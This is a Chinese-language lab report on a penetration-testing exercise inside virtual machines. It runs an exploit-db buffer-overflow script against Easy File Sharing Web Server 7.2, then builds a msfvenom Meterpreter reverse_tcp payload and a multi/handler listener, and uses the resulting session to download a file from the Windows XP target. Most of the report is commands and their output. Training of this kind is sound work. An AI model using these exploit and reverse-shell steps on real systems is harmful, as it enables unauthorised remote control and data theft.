

网络渗透测试复现任务

一、漏洞渗透测试

一. 内容:

- 1、靶机(Windows)安装 easy file sharing server (efssetup_2018.zip), 该服务存在漏洞。
- 2、利用 Nmap 扫描发现靶机(Windows)运行了该服务。
- 3、利用该漏洞, 使得靶机运行计算器。


二. 复现过程:

1. 环境配置:


Kali linux,windows xp,
均以桥接模式安装在虚拟机中 (同一子网)
Windows xp 中安装 easy file sharing server

2.步骤

- (1) 打开服务 easy file sharing server,



验证端口正确:



(2)打开 kali ， 进行扫描， 寻找主机 window xp.

```
(root@kali)~/home/kali
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.245.129 netmask 255.255.255.0 broadcast 192.168.245.255
    inet6 fe80::d760:b15:aa2e:af72 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:c6:be:02 txqueuelen 1000 (Ethernet)
    RX packets 472 bytes 32408 (31.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30 bytes 4050 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

扫描子网所有主机【nmap 192.168.245.1/24】

```
(root@kali)~/home/kali
nmap 192.168.245.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-06 06:48 EST
Nmap scan report for 192.168.245.1
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
8082/tcp  open  blackice-alerts
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.245.2
Host is up (0.00071s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:E4:73:2E (VMware)

Nmap scan report for 192.168.245.131
Host is up (0.00031s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
8000/tcp  open  http-alt
MAC Address: 00:0C:29:C7:21:C0 (VMware)

Nmap scan report for 192.168.245.254
Host is up (0.00016s latency).
All 1000 scanned ports on 192.168.245.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E5:03:AE (VMware)

Nmap scan report for 192.168.245.129
Host is up (0.0000030s latency).
Not shown: 999 closed tcp ports (reset)
```

(3)扫描端口对应的版本信息，耐心等待，打开 wireshark 可达到扫描可视化的效果

【nmap -sv 192.168.245.131】

```
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Easy File Sharing Web Server httpd 6.9
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/https    Easy File Sharing Web Server SSL v6.9
8000/tcp  open  http         Easy File Sharing Web Server httpd 6.9
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint as new-service:
SF-Port443-TCP:V=7.92%T=SSL%I=7%D=11/6%Time=6367A058%P=x86_64-pc-linux-gnu
SF:~r(GetRequest,315A,"HTTP/1.0\x20200\x200K\r\nSet-Cookie:\x20SESSIONID=
SF:-1\x20\r\nServer:\x20Easy\x20File\x20Sharing\x20Web\x20Server\x20SSL\x2
SF:0v6\9\r\nContent-Type:\x20text/html\r\nContent-Length:\x2012447\r\nLas
SF:t-Modified:\x20Fri,\x2011\x20May\x202012\x2010:11:48\x20GMT\r\n\r\n<!DO
SF:CTYPE\x20HTML\x20PUBLIC\x20"-//W3C//DTD\x20HTML\x204\01\x20Transition
SF:al//EN"><html\x20dir="\ltr"><head\r\n<meta\x20http-equiv="\Content-T
SF:ype"\x20content="\text/html;\x20charset=iso-8859-1">\r\n<meta\x20http
SF:-equiv="\Content-Style-Type"\x20content="\text/css">\r\n<!--\x20no\x2
SF:0cache\x20headers\x20-->\r\n<meta\x20http-equiv="\Pragma"\x20content="\
SF:"no-cache">\r\n<meta\x20http-equiv="\no-cache">\r\n<meta\x20http-equi
SF:v="\Expires"\x20content="\-1">\r\n<meta\x20http-equiv="\Cache-Control
SF:r"\x20content="\no-cache">\r\n<!--\x20end\x20no\x20cache\x20headers\x2
SF:0-->\r\n<title>Login\x20-\x20powered\x20by\x20Easy\x20File\x20Sharing\x2
SF:0Web\x20Server</title>\r\n\r\n<style\x20type="\text/css">\r\n\r\n/*\
SF:\x20General\x20page\x20style\.\x20The\x20scroll\x20bar\x20colours\x20onl
SF:y\x20visible\x20in\x20IE5\5\+\x20*/\r\nbody\x20{\r\n\tbackground-colo
SF:r:\x20#e5e5e5;\r\n\tscrollbar-face-color:\x20#E8ECF4;\r\n\tscrollbar-hi
SF:ghlight-color")&r(FourOhFourRequest,70,"HTTP/1.0\x20400\x20Bad\x20Requ
SF:est\r\nServer:\x20Easy\x20File\x20Sharing\x20Web\x20Server\x20SSL\x20v6
SF:9\r\nDate:\x20Sun,\x2006\x20Nov\x202022\x2019:54:07\x20GMT\r\n\r\n");
MAC Address: 00:0C:29:C7:21:C0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.74 seconds
```

发现漏洞服务

(4) 利用该漏洞，在 kali 终端输入【searchsploit】命令，查找渗透模块

【searchsploit easy file sharing (服务)】

```
searchsploit easy file sharing

Exploit Title | Path
-----|-----
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow | windows/remote/845.c
Easy File Sharing FTP Server 2.0 (Windows 2000 SP4) - 'PASS' Remote Overflow | windows/remote/3579.py
Easy File Sharing FTP Server 2.0 - 'PASS' Remote Overflow | windows/remote/2234.py
Easy File Sharing FTP Server 2.0 - PASS Overflow (Metasploit) | windows/remote/16742.rb
Easy File Sharing FTP Server 3.5 - Remote Stack Buffer Overflow | windows/remote/33538.py
Easy File Sharing HTTP Server 7.2 - POST Buffer Overflow (Metasploit) | windows/remote/42256.rb
Easy File Sharing HTTP Server 7.2 - Remote Overflow (SEH) (Metasploit) | windows/remote/39661.rb
Easy File Sharing Web Server 1.2 - Information Disclosure | windows/remote/23222.txt
Easy File Sharing Web Server 1.3/4.5 - Directory Traversal / Multiple Information Disclosure Vulnerabilities | windows/dos/423.pl
Easy File Sharing Web Server 3.2 - Format String Denial of Service | windows/dos/27377.txt
Easy File Sharing Web Server 3.2 - Full Path Request Arbitrary File Upload | windows/remote/27378.txt
Easy File Sharing Web Server 4 - Remote Information Stealer | windows/remote/2690.c
Easy File Sharing Web Server 4.8 - File Disclosure | windows/remote/8155.txt
Easy File Sharing Web Server 5.8 - Multiple Vulnerabilities | windows/remote/17062.txt
Easy File Sharing Web Server 6.8 - Persistent Cross-Site Scripting | php/webapps/35626.txt
Easy File Sharing Web Server 6.8 - Remote Stack Buffer Overflow | windows/remote/33352.py
Easy File Sharing Web Server 6.9 - USERID Remote Buffer Overflow | windows/remote/37951.py
Easy File Sharing Web Server 7.2 - 'New User' Local Overflow (SEH) | windows/local/47411.py
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow | windows/remote/42165.py
Easy File Sharing Web Server 7.2 - 'POST' Remote Buffer Overflow (DEP Bypass) | windows/remote/42186.py
Easy File Sharing Web Server 7.2 - 'UserID' Remote Buffer Overflow (DEP Bypass) | windows/remote/44522.py
Easy File Sharing Web Server 7.2 - Account Import Local Buffer Overflow (SEH) | windows/local/42267.py
Easy File Sharing Web Server 7.2 - Authentication Bypass | windows/remote/42159.txt
Easy File Sharing Web Server 7.2 - GET 'PASSWD' Remote Buffer Overflow (DEP Bypass) | windows/remote/42304.py
Easy File Sharing Web Server 7.2 - GET 'PASSWD' Remote Buffer Overflow (SEH) | windows/remote/42261.py
Easy File Sharing Web Server 7.2 - GET Buffer Overflow (SEH) | windows/remote/39008.py
Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH) | windows/remote/39009.py
Easy File Sharing Web Server 7.2 - Remote Buffer Overflow (SEH) (DEP Bypass + ROP) | windows/remote/38829.py
Easy File Sharing Web Server 7.2 - Remote Overflow (Egghunter) (SEH) | windows/remote/40178.py
Easy File Sharing Web Server 7.2 - Remote Overflow (SEH) | windows/remote/38526.py
Easy File Sharing Web Server 7.2 - Stack Buffer Overflow | windows/remote/44485.py
```

漏洞主题

漏洞路径

(5) 找到所需渗透模块和所在路径，并使用 Python 运行，注意：命令使用 python2

查看脚本位置【searchsploit -m 39009】

```
(root@kali)-[/usr/share/exploitdb]
# searchsploit -m 39009
Exploit: Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH)
```

查看脚本位置

```
(root@kali)-[/home/kali]
# searchsploit -m 39009
Exploit: Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH)
URL: https://www.exploit-db.com/exploits/39009
Path: /usr/share/exploitdb/exploits/windows/remote/39009.py
File type: ASCII text

Copied to: /home/kali/39009.py
```


运行脚本

语法：【python 脚本路径 IP 端口】

路径：【/usr/share/exploitdb/windows/remote/39009.py】

命令【python2 /usr/share/exploitdb/windows/remote/39009.py 192.168.245.131 80】

```
(root@kali)-[/usr/share/exploitdb]
# python2 /usr/share/exploitdb/exploits/windows/remote/39009.py 192.168.245.131 80
Connecting to: 192.168.245.131:80
Done ...
```

(6) 漏洞成功利用，靶机计算器被打开



二、Metasploit 应用

一. 内容

- 1、生成主控端、被控端。
- 2、获得靶机(Windows)控制权。
- 3、下载靶机上任意一个文件。

P121-123;140-145

二. 复现过程


1. 在 kali linux 中生成被控端：用于 Windows 操作系统反向远程控制的软件

命令：

【msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.245.129 lport=5000
-f exe -o /root/payload.exe】生成攻击载荷 payload.exe

```
root@kali: ~/home/kali
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.245.129 lport=5000 -f exe -o /root/payload.exe
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:
: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/payload.exe
```

2. 将攻击载荷复制进靶机，并运行它（拖动复制时打开两个虚拟机界面）



3.打开 Metasploit,

(1)输入命令【msfconsole】

```
root@kali: ~  
文件 动作 编辑 查看 帮助  
./etc/shadow.0days-Data!%200R%201-1--.No.0MNS'/.  
-++SecKCoin++e.Amd' .-:////+hbove.913.ElsMNH+-  
-/.ssh/id_rsa.Des- htN01UserWroteMe!-  
:dopeAW.No<nano>o :is:TRiKC.sudo-.A:  
:we're.all.alike'' The.PFYroy.No.D7:  
:PLACEDRINKHERE! : yxp_cmdsshell.Ab0:  
:msf>exploit -j :Ns.B0B6ALICEes7:  
:--srwxrwx:-. :MS146.52.No.Per:  
:<script>.Ac816/ sENbove3101.404:  
:NT_AUTHORITY.Do :T:/shSYSTEM-.N:  
:09.14.2011.raid /STFU/wall.No.Pr:  
:hevnsntSurb025N. dNVRGOING2GIVUUP:  
:#OUTHOUSE- -s: /corykennedyData:  
:$nmap -o5 SSo.6178306Ence:  
:Awsmda: /shMTL#beats30.No.:  
:Ring0: dDestRoyREXKC3ta/M:  
:23d: sSETEC.ASTRONOMYist:  
:/- /yo- .ence.N() { !: 6 };;  
: :Shall.We.Play.A.Game?tron/  
: -ooy.ifightf0r+ehUser5'  
: th3-H1V3.U2VjRFNM.jMh+..  
:MjM--WE.ARE.se--MMjMs  
:+-KANSAS.CITY's-  
:J-HAKCERS-./..  
:esc:wq!:  
:++ATH  
:  
+ --=[ metasploit v6.2.9-dev ]  
+ --=[ 2230 exploits - 1177 auxiliary - 398 post ]  
+ --=[ 867 payloads - 45 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
Metasploit tip: View missing module options with show  
missing  
msf6 > 
```

(2) 进行攻击, 进入靶机目录后攻击成功,依次输入命令:

【use exploit/multi/handler】

【set payload windows/meterpreter/reverse.tcp】

【set lhost 192.168.245.129】kali 的 IP


【set lport 5000】

【exploit】

```
+ --=[ metasploit v6.2.9-dev ]  
+ --=[ 2230 exploits - 1177 auxiliary - 398 post ]  
+ --=[ 867 payloads - 45 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
Metasploit tip: View missing module options with show  
missing  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse.tcp  
payload => windows/meterpreter/reverse.tcp  
msf6 exploit(multi/handler) > set lhost 192.168.245.129  
lhost => 192.168.245.129  
msf6 exploit(multi/handler) > set lport 5000  
lport => 5000  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.245.129:5000  
[*] Sending stage (175686 bytes) to 192.168.245.131  
[*] Meterpreter session 1 opened (192.168.245.129:5000 -> 192.168.245.131:2301) at 2022-11-06 09:03:33 -0500  
meterpreter > owd  
C:\Documents and Settings\Administrator\桌面  
meterpreter > 
```

(3) 进行验证, 用命令【mkdir 文件名】创建文件夹

```
meterpreter > mkdir xiaohuangya  
Creating directory: xiaohuangya  
meterpreter > 
```



(4)验证二，下载靶机桌面上创建的一个文件:【download 文件名】

```
meterpreter > download 1.txt
[*] Downloading: 1.txt → /root/1.txt
[*] Downloaded 6.00 B of 6.00 B (100.0%): 1.txt → /root/1.txt
[*] download : 1.txt → /root/1.txt
meterpreter > search -f *.txt
```

保存路径

```
meterpreter > pwd
c:\
meterpreter > ls
Listing: c:\
```


Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2022-11-06 09:46:38 -0500	111.txt
100777/rwxrwxrwx	0	fil	2017-08-01 00:12:42 -0400	AUTOEXEC.BAT
100666/rw-rw-rw-	0	fil	2017-08-01 00:12:42 -0400	CONFIG.SYS
040777/rwxrwxrwx	0	dir	2017-08-01 00:14:50 -0400	Documents and Settings
040777/rwxrwxrwx	0	dir	2022-11-06 06:16:35 -0500	EFS Software
100444/r--r--r--	0	fil	2017-08-01 00:12:42 -0400	IO.SYS
100444/r--r--r--	0	fil	2017-08-01 00:12:42 -0400	MSDOS.SYS
100555/r-xr-xr-x	47564	fil	2008-04-14 08:00:00 -0400	NTDETECT.COM
040555/r-xr-xr-x	0	dir	2017-08-02 03:09:06 -0400	Program Files
040777/rwxrwxrwx	0	dir	2017-08-01 00:43:18 -0400	RECYCLER
040777/rwxrwxrwx	0	dir	2017-08-01 01:23:57 -0400	System Volume Information
040777/rwxrwxrwx	0	dir	2022-10-31 03:31:15 -0400	WINDOWS
100666/rw-rw-rw-	211	fil	2017-08-02 03:14:45 -0400	boot.ini
100444/r--r--r--	322730	fil	2008-04-14 08:00:00 -0400	bootfont.bin
040777/rwxrwxrwx	0	dir	2017-08-01 02:49:22 -0400	debugger
100444/r--r--r--	257728	fil	2008-04-14 08:00:00 -0400	hiberfil.sys
000000/	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
100666/rw-rw-rw-	111	fil	2022-11-06 09:38:00 -0500	shengtouceshi .txt
040777/rwxrwxrwx	0	dir	2022-11-06 06:16:39 -0500	vfolders

不能下载桌面上的文件，可能需要管理员权限

```
meterpreter > download 111.txt
meterpreter > download shengtouceshi .txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >
```

下载成功

```
(root@kali) ~
# ls
1.txt 公共 模板 视频 图片 文档 下载 音乐 桌面 notepad++.exe payload.exe shengtouceshe
(root@kali) ~
```



三 . 总结

此次漏洞复现任务启示我们在操作电脑时不要輕易点开不明程序，并且及时升级系统，打好补丁，保护好计算机数据。